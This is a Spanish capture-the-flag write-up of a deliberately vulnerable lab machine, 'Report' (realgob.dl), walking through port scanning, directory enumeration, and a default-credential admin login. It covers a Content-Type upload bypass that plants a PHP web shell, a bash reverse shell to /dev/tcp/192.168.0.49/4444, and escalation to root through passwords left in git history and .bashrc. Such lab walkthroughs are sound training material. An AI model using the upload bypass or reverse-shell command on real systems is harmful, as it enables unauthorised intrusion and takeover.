REPORT

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip report.zip

  Archive:  report.zip
  inflating: report.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh report.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.275 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.275/0.275/0.275/0.000 ms
```

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 12:15 EST
Nmap scan report for 172.17.0.2
Host is up (0.000075s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 58:46:38:70:8c:d8:4a:89:93:07:b3:43:17:81:59:f1 (ECDSA)
|_  256 25:99:39:02:52:4b:80:3f:aa:a8:9a:d4:8e:9a:eb:10 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Did not follow redirect to http://realgob.dl/
3306/tcp open  mysql?
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.11.8-MariaDB-0ubuntu0.24.04.1
|   Thread ID: 37
|   Capabilities flags: 63486
|   Some Capabilities: DontAllowDatabaseTableColumn, SupportsTransactions, Support41Auth, IgnoreSpaceBeforeParenthesis, InteractiveClient, IgnoreSigpipes, ConnectWith
Database, SupportsCompression, LongColumnFlag, Speaks41ProtocolNew, Speaks41ProtocolOld, ODBCClient, SupportsLoadDataLocal, FoundRows, SupportsAuthPlugins, SupportsMu
ltipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: f2d"xZ;TtmGWabFwG=9G
|_  Auth Plugin Name: mysql_native_password
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22,80 y 3306


Tenemos un realgob.dl que añadimos al etc/hosts

ENUMERACIÓN

Con gobuster enumeramos archivos y directorios

```
└─# gobuster dir -u http://realgob.dl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,html,txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://realgob.dl
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,py,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login.php            (Status: 200) [Size: 4350]
/info.php             (Status: 200) [Size: 76219]
/pages                (Status: 301) [Size: 308] [--> http://realgob.dl/pages/]
/uploads              (Status: 301) [Size: 310] [--> http://realgob.dl/uploads/]
/assets               (Status: 301) [Size: 309] [--> http://realgob.dl/assets/]
/admin.php            (Status: 200) [Size: 1005]
/index.php            (Status: 200) [Size: 5048]
/.html                (Status: 403) [Size: 275]
/includes             (Status: 301) [Size: 311] [--> http://realgob.dl/includes/]
/about.php            (Status: 200) [Size: 4939]
/database             (Status: 301) [Size: 311] [--> http://realgob.dl/database/]
/.php                 (Status: 403) [Size: 275]
/api                  (Status: 301) [Size: 306] [--> http://realgob.dl/api/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/images               (Status: 301) [Size: 309] [--> http://realgob.dl/images/]
/config.php           (Status: 200) [Size: 0]
/noticias.php         (Status: 200) [Size: 22]
/logs                 (Status: 301) [Size: 307] [--> http://realgob.dl/logs/]
/LICENSE              (Status: 200) [Size: 0]
/contacto.php         (Status: 200) [Size: 2893]
/important.txt        (Status: 200) [Size: 1818]
/registro.php         (Status: 200) [Size: 2445]
/desarrollo           (Status: 301) [Size: 313] [--> http://realgob.dl/desarrollo/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
/gestion.php          (Status: 200) [Size: 0]
Progress: 1102800 / 1102805 (100.00%)
```

Tenemos un /admin.php. Si ponemos credenciales por defecto admin/admin123 tenemos acceso a http://realgob.dl/cargas.php, donde vemos que podemos subir archivos. Después de probar con .php y no conseguir resultados lo que hacemos es interceptar la petición con el burpsuite, enviar al repeater y modificar el Content-Type (image/jpeg)




EXPLOTACIÓN

Ahora, si en el navegador nos vamos a

http://realgob.dl/uploads/shell.php?cmd=whoami

observamos que tenemos ejecución de comandos



www-data

Con todo esto, si en lugar de whoami ponemos bash -c 'bash-i>%26 %2Fdev%2Ftcp%2F192.168.0.49%2F4444 0>%261'

conseguimos acceso al sistema

Tratamos la TTY

script /dev/null -c bash
ctrl+Z
stty raw -echo; fg
reset xterm
stty rows 38 columns 168
export TERM=xterm
export SHELL=bash

Con linpeas hacemos un escaneo y obtenemos

╔══════════╣ Analyzing Github Files (limit 70)

rwxr-xr-x 8 root root 4096 Oct 14 07:47 /var/www/html/desarrollo/.git

Si ejecutamos git log revisaremos el historial de commits de un repositorio Git. Esto nos permitirá ver los cambios realizados en el repositorio, los mensajes de commit y las fechas, lo cual podría ayudarnos a encontrar información sensible que fue añadida al repositorio en algún momento.

1- Añadimos la variable HOME

```
export HOME=/tmp
```

2- Agregamos un directorio específico a la lista de directorios seguros para Git, de manera que Git permita su uso incluso si el sistema detecta posibles problemas de propiedad en el directorio de trabajo.

```
git config --global --add safe.directory /var/www/html/desarrollo/.git
```

3- Mostramos el historial de commits


```
git log
```

```
www-data@dfc248f452a8:/var/www/html/desarrollo/.git$ git log
commit e84b3048cf586ad10eb3194025ae9d57dac8b629 (HEAD → master)
Author: developer <developer@example.com>
Date:   Mon Oct 14 07:47:14 2024 +0000

    Cambios en el panel de login

commit 1e3fe13e662dacb85056691d3afc932c16a1e3df
Author: sysadmin <sysadmin@example.com>
Date:   Mon Oct 14 07:46:57 2024 +0000

    Actualizaci<C3><B3>n de la versi<C3><B3>n de PHP

commit cd04778b50b131f5041bd7f9e6895741d6f4b98b
Author: editor <editor@example.com>
Date:   Mon Oct 14 07:46:43 2024 +0000

    Actualizaci<C3><B3>n de contenido en el panel de noticias

commit 0baffeec1777f9dfe201c447dcbc37f10ce1dafa
Author: adm <adm@example.com>
Date:   Mon Oct 14 07:44:17 2024 +0000

    Acceso a Remote Management
:
```

Gracias a linpeas, sabemos que adm es un usuario con consola

por lo que para ver los detalles del commit


git show 0baffeec1777f9dfe201c447dcbc37f10ce1dafa



ESCALADA DE PRIVILEGIOS

contraseña: 9fR8pLt@Q2uX7dM^sW3zE5bK8nQ@7pX

Nos hacemos adm



Revisando en el bashrc


adm@dfc248f452a8:~$ cat .bashrc

export MY_PASS='64 6f 63 6b 65 72 6c 61 62 73 34 75'

Es una cadena de caracteres en hexadecimal que al decodificarla

"dockerlabs4u"

Ya que estamos aquí, probamos a hacernos root


adm@dfc248f452a8:~$ su root
Password:
root@dfc248f452a8:/home/adm# whoami
root
root@dfc248f452a8:/home/adm#

Buen día 🖐